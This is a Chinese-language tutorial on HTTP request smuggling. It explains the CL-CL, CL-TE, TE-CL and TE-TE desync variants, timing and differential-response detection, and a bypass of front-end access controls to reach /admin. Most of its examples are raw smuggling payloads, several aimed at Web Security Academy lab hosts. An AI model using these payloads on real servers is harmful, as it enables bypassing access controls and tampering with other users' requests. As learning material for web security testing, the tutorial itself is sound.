简介
在如今很多的网站中都使用http服务链 用户将服务发送到前段服务器 前端服务器进行初步的筛选和处理 再转发到后端的服务器
当前端服务器向后端转发请求时 它会向统一后端发送多个请求 这样可以提高效率 该协议使http请求一个接一个的发送 接受服务器解析的http请求表头以确定这一个请求在哪里结束 下一个请求再哪里开始

这种情况下前段和后端之间必须对请求之间的边界保持一致 否则攻击者就可以发送一个模棱两可的请求 被前端和后端以不同的方式解读

产生
在http请求中提供了两种方法来指定请求结束的位置:Content-Length以及Transfer-Encoding
Content-Length顾名思义就是指的长度 规定包的内容长度:
1
2
3
4
5
6
| POST /search HTTP/1.1
Host: normal-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
q=smuggling
|
这里一个新东西就是Trans-Encoding 它可以对我们发送的请求进行分割 它遵循的格式是:
1
2
3
4
5
6
7
| [十六进制的块大小]
[块的实际数据]
[十六进制的块大小]
[块的实际数据]
...
0
(空行表示彻底结束)
|
需要注意这里标注的块大小是十六进制的格式 所以优势或出现个a在上面代表的是是十个字节
你不去在每一行之间都有隐藏的回车和换行然后读到0就代表结束
1
2
3
4
5
6
7
8
9
| POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked
5
Hello
6
World!
0
|
这里换行和回车都是被隐藏了的:
1
2
3
4
| 5\r\n
hello\r\n
0\r\n
\r\n
|
在这里先简要讲解一下请求走私漏洞的成因;
核心原因还是前端和后端关于判断http请求在哪里结束的判断不同 在http当中允许Content-Length也就是CL和Trans-Encoding也就是TE两者同时出现
前端如果按一种规则放行了一个请求 而后端按照另外一种方式提前结束了对请求的读取 那么这时没有被后端读取到的内容就会遗留在后端的内存管道当中 当下一个用户的正常请求到达后端时 刚才的代码就会被拼接进正常请求的开头 这就形成了http请求走私
类型
CL不为0的get请求
我们都知道在http的get请求中其实是不咋存在CL的说法的 因为我们get请求的东西都是在url那里 所以CL此时好像就没太大个什么用了 但是在http的官方文档中又没有直接明文地写get请求中不允许出现CL 那么这时候如果前端对规范比较宽容 也就是允许读取CL 但是后端不认CL 那这时我们就可以使用这种方法了
1
2
3
4
5
6
7
| GET / HTTP/1.1\r\n
Host: example.com\r\n
Content-Length: 44\r\n
\r\n
GET /secret HTTP/1.1\r\n
Host: example.com\r\n
\r\n
|
下面那个get就是我们塞到请求包里面的东西 我们可以明显看见这里正常的请求包里面是写了CL的 这里的44个包括回车和换行 只是在bp这些软件里面不会显式的显式出来 我们在实操的时候也只需要回车就可以了 但是我们自己写脚本或者在终端里面发爆破就需要把这个写出来了
前端看见CL唯44 往下一读发现我们塞进去的东西刚好长度为44 放行 到了后端 结果后端不认CL 读到第二个get上面的\r和\n就直接以为你这个请求结束了 那么这时候我们塞进去的东西就留在管道pipeline里面了 在现代 HTTP 通信中,为了效率,前端和后端建立起 TCP 连接后,这个连接是不会立刻断开的。如果管道里还有数据,后端会认为:“这是前端发来的下一个全新请求”。
然后就会回头来处理这个数据 这样就实现了请求走私
CL-CL
这种方法的使用的条件为中间的代理服务器和后端的服务器在收到类似的请求时不会返回400错误 但是中间代理商服务器按照第一个Content-Length的值进行处理 但是后端却又以第二个CL的值进行处理 那么这里就可能存在请求走私
1
2
3
4
5
6
7
| POST / HTTP/1.1\r\n
Host: example.com\r\n
Content-Length: 8\r\n
Content-Length: 7\r\n
12345\r\n
a
|
代理服务器读取八个字符串 进而把完整的包一并转发给后端 但是后端只认第二个CL那这里就剩了一个a留在管道里面了 这时再来第二个包:
1
2
| GET / HTTP/1.1
HOST: test.com
|
那么第二个包整体就会变成:
1
2
| aGET / HTTP/1.1
HOST: test.com
|
这样就实现了一次请求走私
CL-TE

有了前面的学习那这里就会很简单了 CL-TE就是指前端会通过读取CL来进行处理 但是后端不会读取该项设置 后端只会读取TE的值来进行处理
下面就是一个简单的包构造:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| POST / HTTP/1.1
Host: 0a4600ff04f8336884ed0f99000700eb.web-security-academy.net
Connection: keep-alive
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=KisRIOsFgzhpxlwqo4OO5F2uVf1M5PXL
Content-Length: 6
Transfer-Encoding: chunked
0
G
|
多发几次包就可以得到报错响应
TE-CL

就不多赘述了 前端读取TE但是后端读取CL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| POST / HTTP/1.1\r\n
Host: acf41f441edb9dc9806dca7b00000035.web-security-academy.net\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Cookie: session=3Eyiu83ZSygjzgAfyGPn8VdGbKw5ifew\r\n
Content-Length: 4\r\n
Transfer-Encoding: chunked\r\n
\r\n
12\r\n
GPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
|
前端读取TE所以这里只会对TE进行读取 读到下面0那里就停下来了 但是后端又只读CL所以第一次会读取的只:
1
2
3
4
5
6
7
8
9
10
| POST / HTTP/1.1\r\n
Host: acf41f441edb9dc9806dca7b00000035.web-security-academy.net\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Cookie: session=3Eyiu83ZSygjzgAfyGPn8VdGbKw5ifew\r\n
Content-Length: 4\r\n
Transfer-Encoding: chunked\r\n
\r\n
12\r\n
|
在管道里面就剩下了:
1
2
3
4
| GPOST / HTTP/1.1\r\n
\r\n
0\r\n
\r\n
|
被认为是另外一个数据 实现了一次请求走私
TE-TE
这种情况就是前端后端都支持读取TE 我们此时就需要换一种思路 既然前端后端都遵守一种规则 那么我们就需要想办法吧其中一个变的不读就可以了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| POST / HTTP/1.1\r\n
Host: ac4b1fcb1f596028803b11a2007400e4.web-security-academy.net\r\n
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Cookie: session=Mew4QW7BRxkhk0p1Thny2GiXiZwZdMd8\r\n
Content-length: 4\r\n
Transfer-Encoding: chunked\r\n
Transfer-encoding: cow\r\n
\r\n
5c\r\n
GPOST / HTTP/1.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 15\r\n
\r\n
x=1\r\n
0\r\n
\r\n
|
前端读取TE 忽略了第二个无效的值为cow的无效TE 往下读取到5c 也就是大小为92 刚好读完整个包 把整个数据包都发送到后端
但是后端读取了之后就会出现一个问题 后端此时容不得沙子看见cow的那一行就直接认定为无效 就直接不读取TE了 转头去读取CL 此时我们CL写的值为4 那么读取到的内容也就只有5c \r \n剩下的留在管道里面就被当做一个完整的数据包了
1
2
3
4
5
6
7
| GPOST / HTTP/1.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Content-Length: 15\r\n
\r\n
x=1\r\n
0\r\n
\r\n
|
查找请求走私漏洞
检测请求走私漏洞最有效的方法就是发送请求 如果存在漏洞 该请求就会导致应用程序响应中的时间延迟
计时下的漏洞测试
测试CL- TE漏洞
1
2
3
4
5
6
7
8
| POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 4
1\r\n
A\r\n
X
|
上面已经说了这种方法的情况 前端读取CL为4 那就只读到A那里就结束了后面那个x就没要了 直接没发送到后端 而后端又只认TE 读到
1\r\n就知道接下来会有一个字符的数据 就读到了A 但是TE是需要读到:
才算结束 那这里就不行了 后端就会觉得这个请求还没结束 那么此时就会一直等数据 造成时间延迟
看到这里就会想这里根本急没用到x 这个x可不可以丢掉 理论上是可以丢掉的 但是在实战中还是要把这个字符带上 因为有些前端代理软件读取完CL后看见你报文后面没跟东西了就会觉得这次对话已经结束了 从而主动断开与后端的TCP连接 这样就会影响我们想要造成延迟的效果 而我们把那个x加上 虽然没有被转发到后端 但是在管道中留下了一个x 那么和前端的连接就处在活跃或者未完成的状态不会主动断开连接
测试TE-Cl漏洞
原理就和上述的一样了 只不过是换过来而已
1
2
3
4
5
6
7
8
| POST / HTTP/1.1
Host: vulnerable-website.com
Transfer-Encoding: chunked
Content-Length: 6
0
X
|
前端读TE 看见0就直接不读了 继续往下到后端还要读CL 此时包里面的数据不够6个 就继续等下一个数据造成时间延迟
如果应用程序容易受到该漏洞的CL.TE变体的攻击,则基于时间的TE.CL漏洞测试可能会破坏其他应用程序用户。因此,要隐身并最大程度地减少中断,您应该首先使用CL.TE测试,只有在第一个测试失败的情况下才继续进行TE.CL测试
差异响应下的请求走私
当检测到可能的请求走私时我们可以利用该漏洞返回程序响应内容的差异来进一步验证该漏洞 这涉及快速连续地向应用程序发送两个请求
一种请求旨在干扰下一个请求的处理
正常请求
CL-TE漏洞
下面提供一种包:
1
2
3
4
5
6
7
8
9
10
11
12
| POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Transfer-Encoding: chunked
e
q=smuggling&x=
0
GET /404 HTTP/1.1
Foo: x
|
如果成功 则后端服务器会将此请求的最后两行视为属于接收到的下一个请求。这将导致随后的“正常”请求如下所示:
1
2
3
4
5
6
7
| GET /404 HTTP/1.1
Foo: xPOST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
q=smuggling
|
由于此请求现在包含无效的URL,因此服务器将以状态代码404进行响应,指示攻击请求确实确实对其进行了干扰。
TE-Cl
要确认TE.CL漏洞,您将发送如下攻击请求(需要\r\n\r\n在final 后面加上尾随序列0):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked
7c
GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
x=
0
|
如果攻击成功,则GET /404后端服务器将从开始将所有内容视为属于接收到的下一个请求。这将导致随后的“正常”请求如下所示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| GET /404 HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
x=
0
POST /search HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
q=smuggling
|
由于此请求现在包含无效的URL,因此服务器将以状态代码404进行响应,指示攻击请求确实确实对其进行了干扰。
漏洞利用
利用请求走私绕过前端安全限制
在前端有时存在一种安全控制 对特定用户只开放特定的目录进行访问 例如我是一个普通用户想要去访问/admin肯定是不可能的 我们通常能够访问的都是像/home啊这些不涉及敏感信息的页面 那么这时我们就可以尝试利用请求走私来尝试绕过
CL-TE
其实就和上面一样的流程了 只不过稍微改一点内容就可以了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| POST / HTTP/1.1
Host: ac241f861f25fb0e80b8452c0020001c.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=gFcF7Hes3TMAxiyPHeKk8jNTEN9WCyAg
Upgrade-Insecure-Requests: 1
Content-Length: 53
Transfer-Encoding: chunked
0
GET /admin HTTP/1.1
Host: localhost
Foo: x
|
其实就是把路由那里换一下就行了 此时我们再发一个包过去 这样管道里面剩下的就和下一个正常的包拼在一起 我们就实现了绕过